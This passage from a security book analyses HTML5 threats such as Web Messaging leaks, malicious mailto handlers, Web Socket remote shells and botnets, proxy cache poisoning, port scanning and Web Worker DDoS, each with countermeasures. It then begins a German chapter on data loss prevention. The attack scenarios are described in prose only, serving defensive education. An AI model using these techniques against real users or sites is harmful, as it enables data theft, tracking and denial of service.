- **Disclosure of confidential data:** Sensitive data may be sent to the wrong Iframe. This breaks the security requirement of Confidentiality.
- **Expanded attack surface in the UA:** Iframes can send messages to any other Iframe. If the receiving Iframe does not check the origin or handles the input insecurely, attacks can be launched against the receiving Iframe. This breaks the security requirement of Data validation.

These threats are exploited in the following attack scenario for which it is assumed that a web application is built out of several frames of different origins. The first version of the web application only contained two Iframes of sources (different domains) the developers can control and are within their trusting environment. Therefore, the developers designed the cross-document messaging between these Iframes without restrictions:

- The target of postMessage() is set to * because both Iframes needed the input and are designed to handle the input correctly. Sensitive data is also passed through Web Messaging.
- The receiving Iframes does not check the origin. This is not necessary because only one origin is expected.
- For easier page layout the developers decided to use some input as innerHTML. So they are able to influence how the input is rendered in the receiving Iframe.

For the second version, the developers decide to include a gadget from an external source. They inspected the source code of this gadget and found that this gadget does not use any cross-document messaging functions. Because of that they didn't change anything in the way they do cross-document messaging.

An attacker is not able to identify vulnerabilities in the web application but is able to exploit a XSS vulnerability in the gadget (The attacker could also be the gadget provider). This enabled the attacker to pass JavaScript Code from the gadget to the web application and execute any JavaScript Code in the context of the web application. Further, the attacker inserts some JavaScript code that listens to the cross-document messages sent between the Iframes (remember, the target was defined to *) and steals the sensitive information exchanged between them.

7.4.3 Countermeasures

To mitigate the threats Disclosure of confidential data and Expanded attack surface in the UA validating the data on server side only is not sufficient; received data also needs to be validated on the client as well. To use Cross Document Messaging securely the following points have to be implemented:

- The target in postMessage() should be defined explicitly and not set to * to avoid sensitive data sent to a wrong frame.
- The received message should be validated and not used directly as innerHTML or pass it to the JavaScript function eval().
- The receiving frame should also check the sender domain (e.g. e.origin == "http://internal.csnc.ch").

An alternative solution of embedding external content is using a sanitizer such as Caja.

7.5 Custom scheme and content handlers

With HTML5 it is possible to define custom protocol and content handlers. Web applications can be registered as handlers for custom protocols, for example, fax, e-mail or SMS. Once registered the UA opens a connection to the appropriate web application if the user clicks on a link associated with one of the registered handler.

Besides registering custom protocols, HTML5 defines the registering of handlers for a particular Multipurpose Internet Mail Extensions (MIME) types such as text/directory or application/rss+xml.

7.5.1 Vulnerabilities

The introduction of custom scheme and content handlers raises the attack surface against the UA. The registering of custom scheme and content handlers affects the client side only and protection against attacks to this HTML5 feature cannot be provided by a web application provider. Therefore, mainly the security requirement UA protection is endangered.

However, breaking the security requirement UA protection in this context implies breaking the security requirement Confidentiality and Integrity. If an attacker is able to register a malicious domain as custom scheme and content handler sensitive data may be sent to this domain which can, besides stealing the data, manipulate them before further processing. Through exposing sensitive data of the user the security requirement Identity protection can be broken as well.

7.5.2 Threats and attack scenarios

Allowing every website to be registered as a custom protocol or content handler allows also malicious web application to trick users to register their UAs. This results in several threats:

- **Disclosure of confidential data:** The user may register a malicious web application as e-mail protocol handler unintentionally. Sending e-mails through this web application gives the attacker access to the content of the e-mail. This breaks the security requirement Confidentiality.
- **User Tracking:** Web applications can include a unique id during the protocol or content type registering and use this for tracking of the user every time the user requests the registered protocol or content type. This breaks the security requirement Identity protection.
- **Spamming:** Registering many protocol and content type handlers can be abused by spammers. They can include their own content before delivering or processing the real content. This breaks the security requirement UA protection.

The following attack scenario shows how users can be tricked to register a malicious website as protocol handler which results in loss of sensitive data. Therefore, the user opens malicious.csnc.ch and gets JavaScript code as response which defines the protocol handler for mailto. If the user accepts defining this protocol handler and clicks on a mailto link, the user is asked (or directly redirected; the exact behaviour depends on the UA setting) which handler should be used. Afterwards, the user is redirected to malicious.csnc.ch. This may lead to the loss of sensitive data. Malicious.csnc.ch can easily respond on the request with a faked mail mask e.g., in the design of the victims

favourite mail application. The sequence diagram shown in Figure 7 illustrates this protocol handling attack:




Figure 7: Sequence diagram: Creating Custom Protocol Handler

A possible attack scenario:

1. The victim opens the website from malicious.csnc.ch.
2. Malicious.csnc.ch responses with JavaScript code that defines a custom mailto protocol handler and tricks the user to install this handler. Further during the registering, malicious.csnc.ch also includes a unique id for user tracking.
3. The Victim opens anydomain.csnc.ch.
4. Anydomain.csnc.ch responds with some content and a mailto link.
5. The user clicks this link and is automatically redirected to malicious.csnc.ch.
6. Malicious.csnc.ch recognizes that the victim clicked on a mailto link and presents a faked mail mask (e.g. of a favourite webmail provider).
7. The victim may not recognize the attack and inserts sensitive data into this form.

If this handler is defined, it will not be deleted if the UA cache is deleted. If and when the protocol handler is deleted, depends on the UA implementation.

Similar attacks may be possible for the registering of custom content handlers as well. Websites can try to register them as content handler for example for video/mpeg as well and display advertisements before playing videos. Through registering as many protocol handlers as possible this can be abused for spamming. However, during the

time of writing this report only some UAs supported registering custom content handler. And those UA supporting it limited them to RSS feeds only. Because of that, it was only possible to prove that user tracking by registering RSS-Feed handlers is possible. Other attacks, such as registering video/mpeg as content handler, may be possible but this depends on the future UA.

7.5.3 Countermeasures

The threats Disclosure of confidential data, User Tracking and Spamming cannot be avoided by secure implementation on web application servers. It affects the UA and end-users need to be trained not to register malicious domains as custom protocol or content handlers.

7.6 The Web Sockets API

Shortly termed web sockets are a full duplex TCP/IP connection but not a raw TCP Socket. The connection is established by upgrading from the HTTP to the Web Socket protocol. Different to AJAX, which needs two connections, one for up- (request) and the second for downstream (response), web sockets establish a full duplex connection. Traditional AJAX request produce a significant overhead, the complete HTTP request and response headers had to be transmitted for every request, while Web Socket connections, once they are established, only have an overhead of just two bytes. "[…] HTML5 Web Sockets can provide a 500:1 or – depending on the size of the HTTP headers – even a 1000:1 reduction in unnecessary HTTP header traffic and 3:1 reduction in latency […]". Web Socket connections can be established across different domains like CORS. Figure 9 shows a sequence diagram which illustrates the Web Socket handshake.




Figure 8: Sequence diagram: Web Socket API Handshake

1. The UA requests a HTML page using standard HTTP GET.
2. The server response with a HTML page including JavaScript code which initiates the web socket upgrade.
3. The UA sends the UA upgrade request.
4. The server responses with the web socket upgrade successful message.

7.6.1 Vulnerabilities

The security issues concerned with the Web Sockets API are quite similar to those of Cross-Origin Resource Sharing. It is the same fundamental problem that it is possible to establish Web Socket connections across domains without asking the user for permission; request are also sent without the user noticing it. For an attacker it is sufficient to execute some JavaScript code in the victim's UA to cause the UA to establish a Web Socket connection to an arbitrary target. This connection can be abused by an attacker to exchange data from and to the UA. Therefore, the security requirement Secure session handling, UA protection and Access control are broken.

The security requirement Secure caching is endangered through the Web Socket API. Because not all web proxies understand the Web Socket API protocol correctly, an attacker may cause a web proxy to cache manipulated data. This in turn can be abused to break all other security requirements by smuggling malicious JavaScript code to the victim's UA.

Similar to CORS and Web Messaging the security issue of Data validation from foreign origins is concerned with the Web Socket API.

7.6.2 Threats and attack scenarios

The fundamental problem results in some threats. For these threats attack scenarios are described to demonstrate how they can be exploited by an attacker.

- **Remote Shell (Scenario 1):** Web Sockets can be used to establish a remote shell from the server to the UA. The connection stays open as long as the UA is not closed. This breaks the security requirement Secure session handling and UA protection.
- **Web-Based Botnet (Scenario 2):** Web Sockets enables a server to establish remote shells to many UAs at the same time. The server can use these remote shells to build a web based Botnet. This breaks the security requirement Secure session handling and UA protection.
- **Cache poisoning (Scenario 3):** Because of misunderstanding the Web Socket handshake the cache of some web proxy can be poisoned. This breaks the security requirement Secure caching.
- **Port scanning (Scenario 4):** An attacker can abuse the browser of a victim for port scanning of internal networks. This breaks the security requirement Confidentiality and Secure session handling.

Scenario 1 - Web Socket remote Shell

For this attack scenario it is assumed that the attacker is either able to trick the user to visit his malicious website or the attacker is able to exploit a XSS vulnerability in a web application the user visits.

After the attacker was able to execute the JavaScript code in the UA, he is able to establish a Web Socket connection. Once the connection is established he can execute any JavaScript code on the UA. Beside other things, this enables the attacker to access all data (in the context of the running domain – Same-Origin Policy cannot be circumvented) or redirect the UA to other websites and use this for spamming or install malware on the UA. This remote shell stays open until the user closes his UA. During this time the attacker can control the behaviour of the UA with the full functionality JavaScript provides.

Scenario 2 - Web Socket Botnet

For this attack the same assumptions as for the Web Socket Remote Shell are made. Additionally the attacker was able to either trick a high amount of users to visit his website or exploit very popular websites.

The attacker is then able to launch attacks with all the functionality JavaScript provides. Beside other things, the Botnet can be used for Distributed-Denial-of-Service attacks. Identifying the real source of the attack will be difficult because the origins of the attack are the UA.

Scenario 3 - Web proxy cache poisoning

In December 2010 the Mozilla Foundation decided to disable Web Socket support for their web browser Firefox 4. This is because Adam Barth demonstrated a serious cache poisoning attack by exploiting the Web Socket Protocol. Adam Barth and team demonstrated a way to poison a proxy's cache if proxies do not understand Web Socket. The sequence diagram shown in Figure 10 summarizes and explains this cache poisoning attack based on HTML5 Web Socket API.




Figure 9: Sequence Diagram: Web Socket Handshake

0. [Pre-Conditions: The UA has already made a Domain Name System (DNS) resolution of malicious.csnc.ch and established a TCP/IP connection to malicious.csnc.ch which is highlighted with the outer frame (red coloured)].
1. The UA requests a resource from malicious.csnc.ch which contains JavaScript code.
2. This JavaScript code makes a HTTP Web Socket Upgrade request. The transparent proxy does not understand the Web Socket Upgrade request and forwards it to malicious.csnc.ch. Malicious.csnc.ch understands this request and a Web Socket connection is established between the UA and malicious.csnc.ch (illustrated through the inner frame (blue coloured)).
3. The UA makes a request to malicious.csnc.ch through the Web Socket connection. The transparent proxy does not understand this request and "thinks" it is another HTTP request and passes the request to malicious.csnc.ch. This request looks like a complete valid HTTP request but has a faked host name, another.domain.com, in the HTTP Host Header field. Malicious.csnc.ch returns some faked content. The transparent proxy thinks that this is the response of the last request and caches the resource according to the cache control settings for the domain defined in the HTTP Host Header field.

The cache of the transparent proxy can be poisoned using Web Sockets not because of a flaw in the Web Socket protocol. It is because the transparent proxy does not understand Web Socket handshake and only relies on the domain name specified in the Host Header field which is obviously wrong in this case.

Scenario 4 - Port scanning

This attack is similar to the response time-based CORS scanning attack. Port scanning using Web Socket API also determines the state of a port through the response time. Based on this response time it is possible to distinguish whether a port is open, closed or filtered.

If an attacker wants to scan the internal network of a company he needs to trick an internal employee to access his website. This website contains the JavaScript code which performs port scanning based on the Web Socket API.

7.6.3 Countermeasures

It is only possible to apply countermeasures against the threat cache poisoning. The web proxies need to be updated to correctly understand the Web Socket handshake. Further caching of resources should not be based on the HTTP host header value alone. The IP matching the hostname should always be considered.

The other threats Remote Shell, Web-Based Botnet and Port scanning, cannot be circumvented through server side secure implementation. They can only be avoided with complex workarounds like manually disabling Web Socket support of the UA.

7.7 Geolocation API

The HTML5 Geolcation API provides the possibility of identifying the user's physical location based on GPS position. Prior to HTML5 it was only possible to determine the position of the user through plugins such as Java Applets. With HTML5 Geolocation support is built in native into the browsers which can specify the position by the latitude and longitude. The position can be specified by the Geolocation API through the following possibilities (resulting in different accuracies):

- A dedicated GPS-Hardware receiver in the device
- Wifi and mobile phone network (based on cellular towers)
- Based on the IP-address
- User configured location

7.7.1 Vulnerabilities

With the Geolocation API mainly privacy issues are associated. Every website is able to determine the position of the user which can be used by web application providers for user identification and tracking. This breaks the security requirement of Identity protection.

7.7.2 Threats and attack scenarios

The following listing lists the threats associated with the Geolocation API and how they can be exploited through an attack. All these threats break the security requirement identity protection.

- **User Tracking:** Web applications can base their user tracking on the Geolocation API. Therefore, the web application needs to trick the user to always accept sharing location information with this domain. Then the web application can identify the user based on the location. The more precise the location information is, the more precise the user tracking can be. However, user tracking based on the Geolocation API is difficult for mobile users.
- **Physical movement tracking:** For this attack the same assumptions are made as for the User Tracking scenario. Additionally the user has a user account with the web application and because of that the application knows which user is visiting. Every time the user accesses the web application his position is tracked. Based on this, the website can create a profile of the user's movement.
- **User correlation across domains:** For this attack the same assumptions are made as for the user tracking scenario for all participating domains. The participating domains want to correlate the sessions of different users across domains. Therefore, they share the location information of their visiting users. Depending on the accuracy of the location information a user correlation is possible. This is especially problematic if the user has an account on a web application A but not on the web application B. If both domains are participating, web application B knows the identity of the user (application A sends the location information after the user has logged in to application B. A user coming from the same location at this time is most likely the same user).
- **Breaking anonymizer:** This may happen in two ways. The first way is that the target website directly requests the location information of the user (if the user has allowed this website to access the location information in advance the location information will be sent automatically). The second way is that an exit node, such as used in TOR [48], manipulate the response returned to the UA. This manipulated response causes the UA to return the location of the UA (user still needs to accept sharing location information). Combined with the attacks mentioned above the anonymity of a user can be broken.

7.7.3 Countermeasures

The privacy issues affect mainly the users and so they have to be trained not to allow web applications to access the location information respectively only share location information limited and only to trusted service providers. All mentioned threats cannot be mitigated through secure server side implementation.

7.8 Implicit security relevant features of HTML5

This section covers points in HTML5 which do not have a direct security impact but in combination with other HTML5 features they can be used for launching or simplifying attacks against web applications. The features are explained shortly and the related security issues are explained.

7.8.1 Web Workers

Prior to Web Workers using JavaScript for long processing jobs was not feasible because it is slower than native code and the browsers freezes till the processing is completed. Web Workers provide the possibility for JavaScript to run in the background. This has some similarities to Threads as known from other programming languages. With Web Workers it is possible to let JavaScript do some processing work, like refreshing data or access network recourses, while the website is still responding to the user. Web Workers do not directly introduce new vulnerabilities but makes exploiting vulnerabilities easier. For example, Web Workers makes establishing and using the Web Socket reverse shell or Botnet easier to implement and less likely to be detected by the user. The whole processing can be done in background.

As an example for demonstrating the capabilities of Web Workers the following listing describes two possible attacks:

- **Cracking Hashes in JavaScript cloud:** JavaScript can be used for cracking Hashes. Cracking in this context means doing a brute force attack by trying all possible values for composing the Hash and comparing the output against the given Hash until they are equal. JavaScript is slower than native code but still relatively fast. It is possible to crack about 100.000 MD5 hashes per second (on an Intel i5 processor / Opera browser) but this is still about 110 times slower than native code. This speed disadvantage can be compensated through the possibility of distributing the processing into JavaScript "Threads" of several browsers. This has been demonstrated by the tool Ravan. Ravan is a JavaScript Distributed Computing System with the ability to crack MD5 and SHA-Hashes making use of the processing power of many browsers in the cloud. To start the processing it is only necessary for participants to open the corresponding website with a browser and the JavaScript Web Worker execution starts.
- **DDoS attacks with HTML5 CORS and Web Workers:** The possibility of launching DDoS attacks using CORS has already been described. However, sending many CORS request to the same URL is not possible because if the web server does not include the Access-Control-Allow-Origin header in the re-

sponse, the browser will not send any further requests to this URL. This can be bypassed through a combination of CORS and Web Workers: every CORS request is made unique through inserting a random dummy string to the URL which changes for every request. Using this technique, it is possible to send with one browser about 10.000 requests per second to a server. Placing the attack code on a frequently visited website can have serious side effects for domains being victim of such a DDoS attack.

7.8.2 New elements, attributes and CSS

The introduction of new elements and attributes in HTML5 expands the possibility for an attacker to launch HTML-Code-Injection attacks such as Cross-Site-Scripting attacks. Web applications which were not vulnerable to Cross-Site-Scripting attacks may be vulnerable because of the new HTML5 elements and attributes. Web application Cross-Site-Scripting filters may be bypassed because the new tags are not known.

Beside these new tags, the new version of Cascading Style Sheets 3 (CSS) also provides possibilities for new attacks. JavaScript code injection within the style-attribute is possible as well as new possibilities to influence the appearance of a website. E.g. this opens new possibilities for launching Clickjacking attacks.

7.8.3 Iframe Sandboxing

HTML5 introduces a new feature for Iframes called sandboxing. This feature can be used to limit the privileges a loaded Iframe has, e.g., forbid the execution of JavaScript or popup windows. It is further possible to give the sandboxed Iframe some of the privileges back such as allow-same-origin, allow-top-navigation, allow-forms and allow-scripts.

```
<iframe sandbox="allow-scripts"

src="http://untrusted.csnc.ch/index.html"></iframe>
```

Problematic in this point is that sandbox attribute will not be understood by old UAs which may result in unexpected behaviour. So relaying the security on the sandbox attribute alone is problematic; it should be used as an additional layer of protection but not as the only protection. If the developer loads untrustworthy content into his website using Iframes and relies on the sandbox attribute only, malicious JavaScript Code may be executed in the victim's UA if the UA version does not understand sandbox. If it is necessary that the Iframe is executed in a sandbox it has to be checked in advance whether the browser supports Iframe sandboxing or not. Otherwise the untrustworthy content should not be loaded.

7.8.4 Server-Sent Events

Server-Sent Events is a way to establish a one-way channel from the server to the UA. Through this channel the server can send data to the client and provide it with update information whenever they are available. Beside Web Sockets, this is another HTML5 feature that can be used for remote channel or Botnet attacks as described. However, Server-Sent Events are more limited because the direction is only unidirectional from the server to the client. But Server-Sent Events have the advantage that the communication is HTTP and no new protocol has to be implemented which is the case in Web Sockets.

7.9 Summary

As it can be seen in this chapter, there are general security flaws in HTML5. HTML5 introduces new threats but also existing threats in HTML 4.01 are made worse and easier to exploit. The possibilities an attacker has to launch attacks are expanded. Cross-Site-Scripting, as an example of one of the fundamental problem in web applications, is getting worse [55]. All things possible with Cross-Site-Scripting are still there in HTML5 but more capabilities, like accessing local Storage, are added. JavaScript is still very powerful and all JavaScript code executed in the UA has full access to the global object. HTML5 increases the browser complexity and as known from software development: complexity is not constructive for security. Existing protection mechanisms are no longer sufficient to protect against the attacks provided through HTML5.

Additionally, HTML5 introduces new capabilities to the UA which enables new attack vectors directly against the UA. The client needs to be protected as well as the server side implementation. This must be provided by either the web application developers or UA manufacturers. Not all vulnerabilities can be mitigated through secure implementation on server side, some affect the client side and the server cannot do anything to protect the client side, e.g., offline application cache poisoning. Some attacks are targeting the UA directly and, therefore, security services have to be applied on client side as well.

The following listing summarizes the general security principles of the last sections that have been changed in HTML5 compared to HTML 4.01:

- **Same Origin:** The same origin policy is relaxed in HTML5. With HTML 4.01 resources can only be fetched from the origin domain respectively explicitly only downloaded from allowed resources such as images from foreign domain. With HTML5 the source of information is unclear and cannot be controlled by the web server in any case. CORS and Web Socket connections are examples of that: the UA can establish a connection to foreign domains and exchange data without the origin server being involved. Additionally, the user cannot control to which domains the browser established a connection. This can be lead that user sessions are abused for breaking security requirements as described.
- **Security boundaries moved:** Through the introduction of new features the security boundaries have moved towards the UA. While with HTML 4.01 access

control to functions and data was controlled only on the server this permission check has moved to the client with HTML5 Offline Web Application. Using Web Storage the storage of data is also no longer limited to server side storage and access control has to be applied on client side. Using CORS the server does not have full control over the data sent and received by the UA; data validation has to be enforced at the UA (this also applies to Web Messaging and the Web Socket API).

- **Expanded attack surface:** New HTML5 features expand the attack surface. This is through introducing new threats such as registering custom scheme and protocol handlers or makes existing threats such as user tracking worse.
- **Transparent function execution and data access:** Several HTML5 features execute transparently to the user. E.g., CORS are made without asking the user for permission or data is stored and accessed from and to Web Storage without the user's knowledge. This has the consequence that the end-user does not have direct control which actions his UA performs and cannot force the UA to not break security requirements.
- **UA as target of attack:** The attack target is expanded from the web application to the UA. Besides vulnerabilities on the server side vulnerabilities are introduced for the client-side. Applying security services solely on the server side is not sufficient for protection of web applications. Web applications can also be attacked through attacking the client, e.g., through poisoning the Offline Application cache. Privacy of the user is also endangered through abusing HTML5 features such as described for the Geolocation API.

Web application security will be affected by the advent of HTML5. New features are introduced with HTML5 which, as shown in chapter 2, raise new security issues. These features either introduce new vulnerabilities or make the impact of existing threats more critical. Security has been considered in the design of HTML5 but web application threats were addressed insufficiently. HTML5 does not only increase the attack possibilities just by introducing new features, but as well by the existing threats which were not addressed.

Following that, both will be more complex, developing HTML5 web applications and securing them. Several new attack possibilities have been introduced which makes secure implementation and finding vulnerabilities through security reviews, respectively penetration tests more difficult. Web application providers need to be prepared for securing their web applications even if they do not use HTML5 because HTML5 will affect their security either way. Consequently, web application security experts will not get around to deal with HTML5 and to know exactly about the vulnerabilities and resulting threats. End-users will also be affected through HTML5. When surfing in the Internet they need to concentrate on security especially when it comes to privacy issues. Otherwise they may disclose unwittingly more data to web applications as they are willing or become the target of attacks which they could have noticed.

7.10 Outlook

Making detailed future predictions of how HTML5 will affect web application security is somehow knotty. HTML5 will, most likely, affect web application security in a technical manner but maybe not concerning the social behaviour of the users. New technologies may have an impact of how end-users will use web applications but not always have new web standards been disruptive.

If HTML5 will be introduced and if the vulnerable points will not be fixed, security service providers will play an important role. Whether these are relatively easy solutions such as providing an on-demand secure hardened browser or establishing a complete secure Internet access solution depends on the user acceptance. In any case web applications providers with a high need of security, e.g. electronic banking providers, need to put great effort to guarantee confidentiality, integrity and availability. Further, traditional applications which were running natively on the OS so far may be moved into the web. Applications such as e-mail clients, word processing or image manipulation applications will have the capabilities to run completely in the browser.

Making use of HTML5 running these application completely offline in the browser will also be possible. This provides new ways for malware. Everything the user needs to run HTML5 web application is a HTML5 supporting browser. This is an ideal target for a malware for write-once, run everywhere – HTML5 is platform independent. Malware only making use of JavaScript and HTML5 features may be seen numerous with the initiation of HTML5. It will be new that the targets of HTML malware will no longer be limited to web application servers but move to the UA as well (beside the problematic of exploiting browser vulnerabilities) because HTML5 provides feature rich capabilities to the UA; they can even be persisted without exploiting UA vulnerabilities, e.g. in the Web Storage. Overall it can be said that making web applications secure solely with technological solutions is a very complex task and cannot be done by all web application providers. Therefore, the end-user is highly responsible for using web applications carefully and only providing personal and sensitive data if a strong trust relationship exists.

Regarding the HTML5 standardisation process and those of upcoming web standards it would be desirable if well-established standardisation committees such as the W3C and WHATWG address the existing and fundamental web application security problems. It is not easily possible to solve these problems because some problems have their origin in the design of HTML. Fundamental changes in HTML would be needed which may cause that many web applications would not work properly anymore. But not addressing the fundamental security problems in new HTML standards will make the security situation even worse. Once new standards are established it is very difficult to fix potential security flaws they are introducing. Therefore, a new HTML standard should primarily address the overall web security and not solely focus on new features. If browser manufacturer and standardisations committees work together, a transition phase could be agreed for introducing a new secure HTML protocol. In this transition phase the browsers would have to support both protocols, the standard HTML and the secure HTML protocol. Depending on the content web applications provide, the brows-

er would decide which protocol to use. Alternatively the user could decide to configure the browser to only access pages which support the secure version of HTML.

Please notice: This is a shorted version of the original, revised by the publisher. The long version with examples you can order for free at the author. Date of first publication is may 2011. Changes in HTML5 standard can have impacts on this text and examples.

7.11 About the author

Michael Schmidt ist IT Security Experte. Nach dem Informatik-Studium arbeitete er zunächst bei der Compass Security AG in Jona/Schweiz. Seit Januar 2012 ist er bei der der AXA Winterthur im Bereich IT Risk & Information Security in Winterhur/Schweiz.

8 Data Loss Prevention & Endgeräte Sicherheit: Was braucht man wirklich?

Daten sind der »Rohstoff« des 21. Jahrhunderts. Datenklau ist ein lukrativer Zweig aktueller Wirtschaftskriminalität – nicht erst seit Millionen für Steuersünder-CDs bezahlt werden und nebenbei die Reputation beteiligter Organisationen geschädigt wird. Daten von bester Qualität haben den höchsten »Wiederverkaufswert«. Für einen Datensatz wird je nach Qualität und Inhalt von ein paar Cent bis hin zu weit über 100 Euro bezahlt. Die Abnehmer und Datenbroker verdienen und sehen gerne über die Strafbarkeit ihres Handelns hinweg. Es gibt Innen- und Außentäter – und Mechanismen, wie man »von außen« den Mitarbeiter zum unbewussten Mittäter macht. Einige dieser Mechanismen gehen immer wieder durch die Presse. Methoden, die gegen den unerlaubten oder nicht gewünschten Abfluss von Daten schützen, werden mit DLP (Data Loss oder Data Leakage Prevention) abgekürzt.

8.1 Data Loss, Spionage, Compliance – alles hängt zusammen!

Wirtschaftsspionage wird heute elektronisch betrieben. Die Angriffe werden über Standardsituationen, etwa PDF-Dateien oder den Browser, eingeschleust, um dann die Unternehmensdaten unbemerkt »nach draußen« zu transportieren. Insofern ist eine gute Informationssicherheit nur erreichbar, wenn man die eingehenden Angriffe abwehrt und den unerwünschten Datenabfluss verhindert. Den zentralen Schutz mittels eines guten Firewallsystems kann man heute voraussetzen.

Was häufig noch vernachlässigt wird, sind die Leckagepunkte direkt auf den Endgeräten und das Bewusstsein der Anwender im richtigen Umgang damit. Angriffe über PDF-Dateien nehmen in der Bedrohungsliste von Bitdefender den ersten Platz ein, der Internet Explorer hat eine Schwachstelle, die sofort für Angriffe ausgenutzt wird (ein sogenannter Zero Day Exploit), selbstverschlüsselnde USB-Sticks sind unsicher – nur drei Meldungen aus einem Monat (Januar 2010), die uns Sorgen machen, weil wir reagieren müssen, denn die genannten Technologien sind in fast jedem Unternehmen im Einsatz.

Natürlich treffen alle Unternehmen Vorkehrungen technischer und organisatorischer Natur und fassen diese zu ihrer Sicherheitsrichtlinie zusammen. Ein Auditor oder Prüfer wird diese Sicherheitsrichtlinie, ergänzt um rechtliche Rahmenbedingungen, weniger inhaltlich hinterfragen als vielmehr beurteilen, ob das Unternehmen in der Lage ist diese Richtlinie einzuhalten oder sogar beweisbar umzusetzen, also ob es zu seinen eigenen Vorgaben compliant ist. Dadurch entstehen Anforderungen an Auditing, Shadowing, Monitoring und Forensik. Diese aktuellen Risiken zeigen auf, dass das Sicherheitssystem eines Unternehmens einige Grundeigenschaften benötigt: Monitoring des IST-Zustandes aller »Leckagepunkte« und der Bedrohungen an diesen, Benchmarking der Sicherheitssituation des Unternehmens über Reports, spontane Reaktionsfähigkeit mit Echtzeit-Awareness-Maßnahmen und einer feinen Granularität technischer Maßnahmen (beispielsweise nur PDF auf aktuell neu erkannte schädliche Anteile prüfen). Bei der technischen Umsetzung der Schutzmaßnahmen stellt man fest: die Wirklichkeit erfordert viele Ausnahmen und damit hohe Flexibilität. So sollen zum Beispiel für die

VIP-Anwender andere Regeln gelten oder im Außendienst elektronische Willenserklärungen den Haftungsdurchgriff (etwa KonTraG) in die Geschäftsleitung verhindern, während vertrauenswürdige, aber technisch wenige versierte Anwender nur durch Hinweistexte vor bestimmten Bedrohungen gewarnt werden.

8.2 Erster Schritt: Projekt-Erfolge – Risikominimierung

